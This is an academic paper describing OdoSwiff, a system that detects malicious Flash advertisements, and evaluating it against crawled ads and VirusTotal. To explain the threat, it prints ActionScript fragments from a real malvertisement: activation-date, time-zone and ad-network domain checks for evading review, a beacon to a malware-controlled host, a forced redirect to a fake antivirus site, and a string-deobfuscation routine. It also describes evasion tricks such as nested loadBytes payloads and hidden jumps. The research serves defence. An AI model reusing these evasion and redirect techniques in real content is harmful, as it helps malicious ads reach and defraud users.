Analyzing and Detecting Malicious Flash Advertisements

Sean Ford, Marco Cova, Christopher Kruegel, and Giovanni Vigna
Department of Computer Science
University of California, Santa Barbara
Santa Barbara, United States
{*odo,marco,chris,vigna*}*@cs.ucsb.edu*

***Abstract*—The amount of dynamic content on the web has been steadily increasing. Scripting languages such as JavaScript and browser extensions such as Adobe's Flash have been instrumental in creating web-based interfaces that are similar to those of traditional applications. Dynamic content has also become popular in advertising, where Flash is used to create rich, interactive ads that are displayed on hundreds of millions of computers per day. Unfortunately, the success of Flash-based advertisements and applications attracted the attention of malware authors, who started to leverage Flash to deliver attacks through advertising networks. This paper presents a novel approach whose goal is to automate the analysis of Flash content to identify malicious behavior. We designed and implemented a tool based on the approach, and we tested it on a large corpus of real-world Flash advertisements. The results show that our tool is able to reliably detect malicious Flash ads with limited false positives. We made our tool available publicly and it is routinely used by thousands of users.**

I. Introduction

Adobe Flash has had an enormous impact on the growth of the web in recent years. Sites such as YouTube use it to serve hundreds of millions of videos to users daily [1], and the versatility of Flash has even been utilized to create full motion pictures such as *Waltz with Bashir*. Flash was created by Macromedia in 1996 to ease the creation of animation on the web. Later, advanced scripting capabilities were added, making it a flexible environment to run external code on client computers and create dynamic content. The Flash scripting language, called ActionScript, is an ECMAScript-compliant language, which makes it closely related to JavaScript.

One of the areas where Flash has gained popularity is the display of advertisements. Flash provides advertisers with the ability to create ads with full animation, sound, and the ability to interact with the user. Moreover, advertisers are assured that their Flash advertisements will be accessible to a large audience due to Flash's market penetration of nearly 99% [2]. This popularity, unfortunately, makes Flash also a worthwhile target when it comes to malicious attacks on the Internet. Numerous vulnerabilities have been discovered in the Adobe Flash Player (CVE-2006-3311, CVE-2007-0071, CVE-2007-6019, CVE-2008-5499, CVE-2009-0520, CVE-2009-1866) that could possibly be exploited by attackers to execute arbitrary code. In addition, Flash can be used to forcibly direct victims to sites that host phishing and drive-by download attacks. Therefore, it is not surprising that criminals started to distribute malicious Flash advertisements, often known as "malvertisements."

Typically, malvertisements are used to download and install malware on a victim's machine. This malware turns the compromised machine into a member of a botnet, which is then used to send spam, execute denial of service attacks, or steal sensitive user information [3]. Malicious Flash advertisements use a plethora of tricks to evade detection, and, as a result, they continuously make their way onto live advertising networks, where they have the potential to infect millions of users.

Manually examining Flash advertisements for malicious behavior is infeasible given the volume of advertisements that are produced, and current publicly-available tools to analyze Flash malicious content are unfortunately not sufficient. As a consequence, malicious Flash advertisements are routinely distributed. In April 2009, nine incidents of Flash-based malicious advertisements affected major web sites such as *guardian.co.uk* and *perezhilton.com* (both appear on the Alexa Top 500 Global Sites list.) [4] [5]

The current situation motivates the need for improved techniques to identify malicious Flash applications, and, in particular, advertisements. This paper describes our work on a system to detect malicious Flash advertisements and other Flash-based exploits. Our approach uses a combination of dynamic and static analysis to determine the malicious nature of a Flash file, instead of relying purely on static signatures. Our contributions are:

- We performed an in-depth analysis of the characteristics and inner workings of malicious Flash advertisements;
- We designed a system, called OdoSwiff, to detect malicious Flash advertisements and applications;
- We conducted a preliminary study to quantify how



Figure 1: Example Flash file structure.

widespread the problem of malicious Flash advertisements is by crawling the Internet looking for malicious behavior.

The rest of this paper is structured as follows. In Section II we present an overview of Flash-based malware. Then, in Section III we provide a description of our system to detect malicious Flash applications and advertisements. Section IV contains an evaluation of our tool. Then, Section V discusses related work. Finally, Section VI briefly concludes.

II. Flash Based Malware

Adobe Flash files (often called *swiff* files due to their `.swf` file extension) use a binary file format and require a player in order to be displayed to the user. The Flash player generally comes in the form of a web browser plugin, which is used to display Flash files embedded in web pages. However, there is also a standalone player that can execute Flash files without the need for a web browser.

Flash files [6] start with a header that contains basic meta-information, such as a magic number, the compression status, the Flash version, and the file size. A list of data structures, called *tags*, immediately follows the header. Each tag contains a tag type and a size field followed by binary data whose format is dictated by the tag type. These tags make up the bulk of a Flash file and contain all the data it may need during execution, such as images, sounds, text, and ActionScript code. An example Flash file structure is displayed in Figure 1.

The tags that contain ActionScript code, such as the *DoInitAction* and *DoAction* tags, play an integral part in creating a fully interactive Flash application. In particular, these tags contain a list of *actions*, where each action is an operation in ActionScript bytecode. ActionScript bytecode is a stack-based language, and actions range from simple stack operations like push, pop, and mathematical operations, to more complex actions such as method creation and invocation, URL requests, etc. A virtual machine contained within the Flash player is responsible for executing ActionScript bytecode. There have been several releases of ActionScript since the creation of Flash. Table I outlines the relationship between Flash, ActionScript, and ActionScript virtual machine versions. An example ActionScript 2.0 function and the corresponding compiled code using low level ActionScript *actions* is shown in Figure 2.

Table I: Flash, ActionScript and ActionScript Virtual Machine versions.

Flash Version	5	6	7	8	9	10
ActionScript	1.0		2.0		3.0	
Virtual Machine	1				2	

```
static function search(searchTerm)
{
    var searchURL = "http://www"
        + ".google.com/search?q=";
    getURL(searchURL
        + searchTerm,"_target");
}

function (reg2='searchTerm') (reg1='this')
    push 'http://www.google.com/search?q='
    setRegister reg3
    pop
    push reg3, r:searchTerm
    add
    push '_target'
    getURL2
end
```

Figure 2: An example ActionScript 2.0 function with the corresponding ActionScript bytecode instructions, called *actions*.

A. Anatomy of an Attack

As mentioned previously, Flash is often used to create Flash-based advertisements that perform malicious actions. A real example of the malicious activity of one such Flash-based malicious advertisement is discussed hereinafter.

Consider a user with a Flash-capable web browser who visits one of her favorite sites. This site uses advertisements to obtain a steady revenue stream, and it contains an embedded resource with a reference to a malicious advertisement. This advertisement is hosted by a third-party network, such

```
var thisdt : Date = new Date();
var rundt : Date = new Date(2009,4,30);

if(thisdt.getTime() < rundt.getTime()) {
    //halt execution
}
```

Figure 3: The malicious Flash advertisement first checks an activation date to determine if its malicious code should be executed.

as DoubleClick. The web page loads and makes a request to the advertising network, asking for the advertisement to be displayed. The network determines that the user's browser has a Flash plugin installed and sends back the relevant code to the browser to trigger the display of the Flash advertisement.

More precisely, the web browser receives some code from the advertisement network whose task is to download the Flash file containing the actual advertisement. When the download is completed, the Flash file is given to the Adobe Flash plugin to be executed. The file contains a simple animation advertising a popular social networking site in addition to executable ActionScript 2.0 code. Unfortunately, the advertisement also contains malicious code that attempts to redirect the user's browser to a phishing site while taking active measures to evade detection, which will be described later in more detail. The animation is displayed within the web browser, while the Flash player begins to execute the ActionScript code.

One of the first tasks of the malicious ActionScript code, shown in Figure 3, is to determine if its activation date of 2009-04-30 has been reached yet. Activation dates are often used as an effective method of delaying malicious activity until the advertisement has been successfully deployed on the advertising network. The Flash advertisement is submitted by the criminals to the advertising network before the activation date is reached, so that internal manual checks of the advertisement will not show any malicious behavior.

If the activation date has passed, the malicious advertisement then queries `Date.getTimezoneOffset` to grab the user's time zone. It then compares this time zone with those contained in an internally-stored list, and, if any match is found, then the ActionScript execution is halted. This is done to prevent the malicious advertisement from attacking users in specific geographic areas. This advertisement happens to contain time zones that correspond to Eastern Europe, India, and parts of Russia. Users from these locations will not experience the malicious redirect contained in the advertisement even if the activation date has been reached. The ActionScript 2.0 code to accomplish the time zone check is shown in Figure 4.

```
var d : Date = new Date();
var utcOffset = -d.getTimezoneOffset() / 60;

if( utcOffset == 2
    || utcOffset == 3
    || utcOffset == 4
    || utcOffset == 5
    || utcOffset == 6
    || utcOffset == 7) {
    //halt execution
}
```

Figure 4: ActionScript 2.0 code to check the user's time zone to see if the malicious behavior should be disabled.

```
var domains : Array = new Array("bug.","corp.","api.",
    "admin","rightmedia","content.yield","api.yield",
    "doubleclick");
var url : String = _root._url;

if(url.substring(0,7) != "http://") {
    //halt execution
}

url = url.split("http://").join("");
url = url.split("www.").join("");

for(var i=0; i<8; i++) {
    if(url.substring(0,domains[i].length)
        == domains[i]) {
        //halt execution
    }
}
```

Figure 5: The malicious behavior in the advertisement can be disabled depending on where the ad is served from.

In the next step, shown in Figure 5, the advertisement compares the domain name from which it was served with respect to an internally-stored blacklist. The blacklist for this advertisement contains `doubleclick`, `api.yield`, `content.yield`, `rightmedia`, `admin`, `api.`, `corp.`, and `bug`. If the domain that served the advertisement begins with any of these items, then the malicious behavior is disabled. These domain fragments may represent advertisement networks on which the malware author does not want to run the advertisement, or, possibly, internal domains that advertising networks use to test or review submitted Flash advertisements. Therefore, in these cases the malicious behavior is disabled to avoid detection.

Another method that malicious advertisements use to evade detection is represented by Flash Shared Objects, shown in Figure 6. These objects operate much like HTTP cookies and allow Flash applications to store information on the user's computer to be retrieved at a later time. In

```
var SO = SharedObject.getLocal("aGllcmFyY2hieQ%3D%3D");
if(SO.data.e == undefined) {
    SO.data.e = 0;
}

var e : Number = SO.data.e;

var thisdt : Date = new Date();
SO.data.e = thisdt.getTime() + 90000000;
SO.flush();

if(thisdt.getTime() < e) {
    //halt execution
}
```

Figure 6: The malicious Flash advertisement uses Shared Objects to disable the malicious code if it has been executed recently.

our example, the malicious advertisement attempts to read a Shared Object called `aGllcmFyY2hieQ%3D%3D`. This Shared Object contains a timestamp that is used to determine if the malicious redirect has already been executed on the victim's computer within the past day. If this is the case, then the malicious behavior is disabled. Otherwise, if either the Flash Shared Object does not exist or indicates that a redirect has not occurred recently, then the ActionScript code continues execution.

The Flash advertisement then executes the ActionScript shown in Figure 7. An HTTP request to *http://hitoptimist.com/c/index.php?id=NTNjeGpWm7NkiZThxQVd1TktKa0EzSmxoPTEyNDA4NTUwNjAmcG56Y252dGE9dXm7NkiZym7NkiZW5lcHVvbAYNkiDgNmYNkiDgNm* using the `LoadVars.load` method is made, and the server sends back an HTTP response containing two spaces, " ". The malicious redirect will be disabled if the response does not begin with a space or is less than two characters in length. The *hitoptimist.com* domain is controlled by the malware author, and this request could be used by her to track the malicious redirects that occur. In addition, this could also allow the malware author to directly control the execution of the malicious redirect by configuring *hitoptimist.com* to return a response code of 404 "not found" or content such as "", which will disable any malicious behavior.

At this point of the execution, the malicious Flash advertisement uses the `MovieClip.getUrl` method to force the user's web browser to redirect to the URL *http://welovesandi.com/?cmpname=hierarchby&url=23851y93838*. Upon loading this URL, the web browser is again redirected to yet another web site. These multiple redirections make it difficult to track down the source of the malicious campaign. The user ends up at a web site that

```
var LV : LoadVars = new LoadVars();

LV.onData = function(QWER) {
    if(QWER.substr(0,1) == " " && (QWER.length()-1)) {
        _level0.getURL("http://welovesandi.com/?cmpname"
            + "=hierarchby&url=23851y93838","_parent");
    }
}

LV.load("http://hitoptimist.com/c/index.php?id=NTNjeGpW"
    + "m7NkiZThxQVd1TktKa0EzSmxoPTEyNDA4NTUwNjAmcG56Y25"
    + "2dGE9dXm7NkiZym7NkiZW5lcHVvbAYNkiDgNmYNkiDgNm");
```

Figure 7: The ActionScript code to finally redirect the user's browser to a malicious web site.

displays a fake anti-virus site. A scan is shown to the user indicating she is infected with malware and is supposed to download anti-virus software. Of course, the user was never infected with malware, and the anti-virus software itself is a malicious binary.

Redirects are not the only way in which Flash is maliciously used. Malware authors have also used Flash to deliver drive-by download attacks by using the CVE-2007-0071 vulnerability [7], which was discovered by Mark Dowd in 2008 [8]. The vulnerability is contained within the *DefineSceneAndFrameLabelData* tag parsing routine in the Adobe Flash Player. The routine reads an unsigned 32bit integer, the SceneCount field, that is then validated using a signed comparison operator. This integer overflow can be utilized to execute arbitrary code.

B. Evasion

Some of the behavior outlined in Section II-A exists to prevent detection of malicious code through dynamic means. For instance, the Flash advertisement does not perform a malicious redirect when the advertisement network first reviews the submitted advertisement. Malicious advertisements also use obfuscation techniques to thwart static analysis. Two of these techniques, namely obfuscation and malformed Flash files, are described in the following sections.

1) Obfuscation: Obfuscation is commonly used to hide malicious behavior in Flash files. Virtually any piece of data that could indicate maliciousness is obfuscated. This includes data, such as URLs and blacklists, as well as variable and method names. While the obfuscation of application data such as URLs is straightforward, hiding the names of variables and methods is more complex. However, the stack-based design of ActionScript makes the obfuscation of built-in variable and method names possible. In fact, the string identifier of built-in ActionScript variables or methods can be stored in obfuscated form, and then simply deobfuscated at runtime when that variable or method must be used.

```
function deobfuscate(input)
{
    var const1 : Number = 52845345023652385700007528 45 \
        345023652385700007;
    var const2 : Number = 22719234294729479762911787 28 \
        19359091750076416;
    var const3 : Number = 78728193590917500764 16;
    var reg : Number = 0;
    var result : String = "";

    for(var i=0; i<input.length; i+=2)
    {
        var h = input.slice(i,i+2);
        var b = parseInt(h,16);
        b = b^((reg >> 8) & 0xFF);
        result += string.fromCharCode(b);
        reg = (reg*const1+const2)%const3;
    }
    return result;
}

// Example usage:

deobfuscate("63A03FEFE828") = "cookie"

deobfuscate("67AA24D1D301") = "getURL"
```

Figure 8: Example ActionScript 2.0 deobfuscation method found in a malicious advertisement.

```
var d : deobfuscate("44AE24E1") =
    new deobfuscate("44AE24E1")();
var t
    = -d.deobfuscate("67AA24D0E82081337B3A6C"
        + "0F4319804F43")() / deobfuscate(
        "70AE22F7E4048A3D")("60");

if( t==deobfuscate("70AE22F7E4048A3D")(deobfuscate("32"))
   ||t==deobfuscate("70AE22F7E4048A3D")(deobfuscate("33"))
   ||t==deobfuscate("70AE22F7E4048A3D")(deobfuscate("34"))
   ||t==deobfuscate("70AE22F7E4048A3D")(deobfuscate("35"))
   ||t==deobfuscate("70AE22F7E4048A3D")(deobfuscate("36"))
   ||t==deobfuscate("70AE22F7E4048A3D")(deobfuscate("37"))
   )
{
    //halt execution
}
```

Figure 9: The obfuscated version of the time zone check method found in Figure 4.

This makes it difficult to statically examine a Flash file to determine, for instance, if it uses the `MovieClip.getURL` method.

Common obfuscation routines involve applying bit-wise operations to clear-text strings and then storing the resulting strings in hexadecimal form in the Flash file. For example, the deobfuscation algorithm that the malicious advertisement described in Section II-A uses is shown in Figure 8.

The deobfuscation algorithm relies on string manipulation methods such as `slice`, `fromCharCode`, and `parseInt`. As such, these methods cannot be obfuscated using the same algorithm they contribute to implement. Instead, the malicious advertisement stores the method names in parts and combines them together at runtime. For instance, `pa`, `rse`, `I`, and `nt` are stored in the Flash file separately, and then simply concatenated together at runtime to create the method name `parseInt`.

Figure 9 shows how the various obfuscation techniques discussed above are used to obfuscate the time zone check method in Figure 4.

Another obfuscation technique uses the ActionScript 3.0 method `Loader.loadBytes`. This method allows developers to dynamically load new Flash files into an existing Flash application. The ability to dynamically load complete Flash files provides an effective means to obfuscate malicious behavior. For instance, malware authors can create a malicious Flash file, encrypt it, and then store it somewhere in a "host" Flash application. This "host" Flash application will then dynamically decrypt the embedded malicious Flash file and execute it.

A common technique that has been observed in the wild is obfuscating a Flash 8 CVE-2007-0071 exploit by embedding it within multiple layers of Flash 9 files. Each Flash 9 layer utilizes `Loader.loadBytes` to dynamically decrypt and subsequently execute the next embedded Flash file. Examining the outer "host" Flash file will not easily expose the contained hidden CVE-2007-0071 exploit.

2) Malformed Flash Files: Another evasion technique commonly used takes advantage of the lack of validation in certain resources contained within the Flash file, most notably the ActionScript 2.0 *actions*. Specifically, the jump actions are not correctly validated, which allows ActionScript code execution to jump to non-code locations in the Flash file. Typically, ActionScript code is stored in tags such as `DoAction` or `DoInitAction`, and the associated execution flow is contained within the tag. However, the instruction pointer is simply a byte offset from the start of the Flash file, and the ActionScript jump action (operation) simply adds or subtracts from this byte offset. The Flash Player does not verify that a jump instruction reaches a location within the existing tag, so this effectively allows malware code to jump outside of the correct tag to execute ActionScript elsewhere in the file. This technique can be used to hide ActionScript code, because common ActionScript disassemblers and decompilers only look at tags that are documented as containing ActionScript actions, and they do not attempt to follow jumps outside of the tag during parsing. As a result, malicious code can be stored in non-code tags, and, thus, it can be effectively hidden from Flash disassemblers and decompilers such as `flasm` [9] and

`flare` [10].

The problems with file validation can be generalized to the tags themselves. More precisely, tags can be created and arbitrary data inserted into them without the Adobe Flash player throwing any errors. There are a finite set of tag types; however, invalid tag types can be created and the data contained within the tag can be populated with ActionScript code, used for the obfuscation technique described above, or to store arbitrary code used in a CVE-2007-0071 exploit. When the Adobe Flash player is parsing the Flash file, these invalid tags will be silently ignored.

III. Design and Implementation

In this section, we discuss the details of our system, called OdoSwiff, to detect malicious Flash files. After analyzing malicious Flash applications on the Internet, we identified certain characteristics that help define what constitutes malicious behavior. These characteristics include the forceful web browser redirections described in Section II-A, CVE-2007-0071 exploits, and ActionScript 3.0 obfuscation techniques.

Our system consists of two analysis components: a static analysis module and a dynamic analysis module. Both of these components will now be described in more detail.

A. Static Analysis

The first task of the static analysis module is to parse the tags of the Flash file being analyzed in an attempt to detect known malicious techniques. For instance, one common technique that malicious Flash applications use is hiding malicious code, such as shellcode or ActionScript code, in tags designed to contain JPEG, PNG, or GIF image data. The static analysis module will parse the image data using Java's `javax.imageio.ImageIO` library to determine if the image data is valid. If the data is invalid, the Flash application could be hiding malicious code.

Another common malware technique that can be detected using static analysis are out-of-bounds ActionScript 2.0 jumps. The tags that contain ActionScript code are self-contained, and, as such, should not have operations that jump outside of the tag boundaries. Detection is accomplished by parsing the ActionScript actions inside tags that contain executable code. Jump offsets are then checked against the tag boundaries to see if the resulting jump is out of bounds. These checks are also done dynamically (as described in Section III-B), for ActionScript code that has been hidden outside of the usual *DoAction* and *DoInitAction* tags.

We also added two specific checks to identify code patterns that might expose well-know Flash malware exploitation techniques. First, we check the file to see if it attempts to exploit the CVE-2007-0071 vulnerability. To this end, if the *DefineSceneAndFrameLabelData* tag is found, the containing SceneCount field is examined for anomalous values. More precisely, the attack can be detected if the SceneCount value is greater than 2^{31}. Regardless whether or not a CVE-2007-0071 exploit is found, shellcode detection is then performed by using the `sctest` tool from the `libemu` project. This library attempts to execute x86 instructions and uses a number of heuristics to detect shellcode. It is effective at detecting shellcode hardened by encryption methods. Shellcode that is detected is extracted and disassembled by `ndisasm` for display in the analysis report.

The second check looks for malware that uses the `Loader.loadBytes` method discussed in Section II-B1 to hide embedded malicious Flash files. ActionScript 3.0 is disassembled using the `abcdump` utility from the Mozilla Tamarin project [11] and references to `Loader.loadBytes` are detected. In addition to this check, an attempt to identify hidden Flash files to be executed by `loadBytes` is also performed. Two obfuscation techniques have been observed in the wild to hide Flash files and the static analysis engine will try to identify both of them. The first technique hides Flash files inside hex-encoded strings: files hidden with this technique are detected by searching for hex-encoded strings longer than 512 characters. The 512 characters threshold was chosen by analyzing the hex-encoded string lengths of hidden malicious Flash files. The second technique uses ActionScript 3.0 `push` instructions to push binary data onto the stack. This data is then used to create a `ByteArray` object, which can then be passed to and executed by `loadBytes`. This technique is detected by counting the instructions in the disassembled ActionScript 3.0 code to see if there is an unusually high number of `push` instructions. After analyzing malicious samples that use this technique, a threshold of 60% was chosen. If 60% of the instructions consist of `push`s, then the Flash application is marked as containing hidden Flash files.

B. Dynamic Analysis

Once the information from the static analysis engine is obtained, our system invokes the dynamic analysis module. The dynamic analysis step consists of executing the Flash application and creating an execution trace. This trace contains all the executed ActionScript actions, the invoked method calls, and the stack contents after each executed instruction.

To create the execution trace, we use the open-source project Gnash [12]. Gnash currently only supports up to ActionScript 2.0, which is found in Flash version 8 and

below. As a result, dynamic analysis is only supported for these Flash versions.

Once our execution trace is created, it is then analyzed for anomalous behavior. The following data in the trace is collected: actions and methods, network activity, referenced URLs, and access to the environment.

Action and Method Summaries. Creating a list of what actions and methods are executed along with how many times they are used is important to obtain an overview of what the Flash application is doing. For instance, excessive use of string manipulation methods such as `charCodeAt`, `fromCharCode`, `parseInt`, and `slice` can be an indication of obfuscated code (which often deals exclusively with strings.) For instance, string manipulation methods made up 95% of total method invocations in some obfuscated Flash applications that we found in the wild.

Network Activity. All actions and methods that result in network activity are logged, along with the arguments passed to them. This provides an overview of how the Flash file is interacting with the outside world. In the case of methods that result in a redirection of the users' browser, these actions will reveal the destination URL to where the browser is eventually being redirected.

Referenced URLs. Another important piece of data that is extracted from the execution trace is all the referenced URLs in the Flash file. This includes all URLs used in network activity, but also all URLs that exist in the Flash file but are not necessarily used during execution, such as unused URL constants or URLs dynamically created on the stack through deobfuscation routines. Collecting unused URLs is important because it can provide hints about the actions that the Flash file may potentially perform but were not executed while being analyzed. For instance, it is common for malicious advertisements to first deobfuscate the malicious URL that is the target of redirection even though, for reasons described in Section II-A, the actual redirect code is deactivated. In this case, the malicious URL will appear in the report, indicating that the Flash application could be malicious despite the lack of the execution of a forceful redirect. All detected URLs will be displayed on the analysis report and also compared to a blacklist of domains that have been previously associated with malware [13].

Environment-Aware Functionality. The execution trace is also analyzed for any action that allows the Flash application to become aware of its environment. This could include the Flash application accessing the runtime URL it was served from, and the current date and time zone of the computer the Flash file is being executed on. This is significant because it could indicate that the Flash application's behavior could be modified depending on its environment.

Creating execution traces with Gnash adds a substantial amount of overhead compared to execution using the standard Adobe Flash Player. Malicious code that may otherwise take a matter of seconds to execute may take minutes when using Gnash, due to the amount of data that must be logged to create the execution trace. The problem is often made worse by the amount of obfuscation used, because each method and data access by the malicious Flash application may require an expensive deobfuscation routine to be executed. This results in more ActionScript actions that must be executed, thus increasing the amount of data that is logged. It is not unusual for these execution traces to reach sizes of several gigabytes.

C. Classification

OdoSwiff was initially created to identify malicious Flash advertisements, and, as such, much of its classifications revolves around what exactly defines a malicious advertisement. OdoSwiff defines as malicious any advertisement that redirects the user's web browser without any actions initiated by the user. Typically, malicious advertisements redirect the user to phishing or drive-by download sites that attempt to get the user to download an executable binary that contains malware. Thus, in our system, any Flash application that automatically redirects the web browser or opens a window without any user interaction is classified as *malicious*. In addition, the *malicious* classification is also given to a Flash file if CVE-2007-0071 exploits are detected, shellcode is found, detected URLs have known associations with malware, or if ActionScript 3.0 malicious signatures are found. If the Flash application is not found to be *malicious*, it is classified as *benign*.

While the classifications revolve around malicious advertisement, the reports can still be useful for other Flash applications. For example, our reports contain information on what sort of network connections were made, any referenced URLs, and executed action summaries. This provides a good overview of what the Flash application is doing internally.

IV. System Evaluation

OdoSwiff has been made publicly available as part of a system designed to detect and analyze web-based malware called Wepawet. With the help of OdoSwiff, Wepawet supports malware detection in Flash, JavaScript, and PDF files. Figure 10 shows the online file submission page for Wepawet and Figure 11 shows the report generated by OdoSwiff for the malicious advertisement in Section II-A. The Wepawet web service has been publicly available since



Figure 10: The public online submission form for Wepawet.



Figure 11: The Summary and Details sections of the generated report for the malicious Flash advertisement described in Section II-A.

late 2008. At the time of this writing, 3,060 Flash applications have been submitted to Wepawet by third parties, and over 600 of them were found to be malicious.

We evaluated our system by crawling for Flash advertisements on the Internet and then by analyzing them with the previously described techniques. The results were then compared with mainstream virus scanners using the VirusTotal service [14], and also with adopstools [15], a system designed to scan and identify malicious Flash advertisements.

Flash advertisements were collected using the following method. A list containing the Alexa Top 500 Global Sites [5] was created and a crawler was designed to view each of



Figure 12: Number of crawled Flash advertisements by Flash version.

these sites periodically. All Flash applications that were loaded upon each viewing were saved. Flash advertisements were separated from non-advertisement Flash content by checking the file name to see if it contained a width and height. It is a common naming convention with advertisements to include the size of the advertisement in pixels in the file name, e.g., `300x250_Product.swf` or `Company_Product_160x600.swf`. This makes it easy to separate advertisements from other Flash content, such as embedded video players and interactive menus.

A total of 2,492 Flash advertisements were collected from 190 sites out of the Alexa Top 500 Global Sites. Figure 12 shows a breakdown of the crawled advertisements by Flash version. Each advertisement was submitted to OdoSwiff, VirusTotal, and adopstools. Our system classified each advertisement as either *benign* or *malicious*. The VirusTotal report for each advertisement specifies how many of 40 different virus scanners gave a positive match to a malicious signature. If any of the virus scanners indicated a positive match to a malicious signature, the advertisement was marked as *malicious*, otherwise it was marked as *benign*. The adopstools classifications, like OdoSwiff, simply consist of *benign* or *malicious*.

The system evaluation results are found in Figure 13. Out of 2,492 advertisements, our system classified 5 as *malicious*, VirusTotal indicated 71 were *malicious*, and adopstools detected 4 malicious advertisements. The malicious advertisements were manually analyzed to determine if there were any false positives. OdoSwiff and adopstools both produced one false positive. They detected the same malicious advertisements except that OdoSwiff detected one additional advertisement. Our conjecture is that adopstools



Figure 13: Detection results for crawled Flash advertisements.



Figure 14: ActionScript 3.0 and CVE-2007-0071 detection results.

was unable to detect this sample due to its reliance on static signatures. A signature must first be created before adopstools is able to detect new malicious Flash ads. All of the advertisements that VirusTotal indicated as malicious were actually false positives; it failed to detect any of the malicious advertisements that our system and adopstools detected.

Crawling for Flash advertisements only tested OdoSwiff's ability to detect malicious Flash advertisements; however, we also wanted to test the system's capability to detect other types of Flash exploits such as CVE-2007-0071 exploits and Flash applications that utilize ActionScript 3.0 for exploits. To accomplish this, 305 malicious Flash files were collected from samples submitted to the Wepawet web service. The malicious Flash applications were then scanned with OdoSwiff, VirusTotal, and adopstools. 179 of these malicious Flash files contained ActionScript 3.0 related exploits while the other 126 contained CVE-207-0071-based exploits. The detection results are shown in Figure 14.

Out of the 179 Flash applications that took advantage of ActionScript 3.0, our system detected 14% more samples than VirusTotal (by successfully detecting 174 as being malicious versus the 151 that VirusTotal detected.) The OdoSwiff results did contain 5 false negatives though due to new obfuscation techniques being used that OdoSwiff did not have signatures for at the time of evaluation. CVE-2007-0071 detection rates were identical with both systems, detecting all 126 Flash files that contained exploits. This can be attributed to the ease of detecting the integer overflow discussed in Section III-A. Detection results for adopstools were lower due to its lack of ActionScript 3.0 support. However, it was able to detect 21 of the malicious applications that contained CVE-2007-0071 exploits.

V. Related Work

As discussed in Section IV, anti-virus companies have included Flash signatures in their scanner applications, and have achieved some success in detecting malicious Flash applications. However, not all anti-virus companies maintain Flash signatures. Out of all the malicious Flash applications that were successfully detected by VirusTotal in our evaluation, only an average of 9.8 out of 40 scanners actually detected the malicious sample.

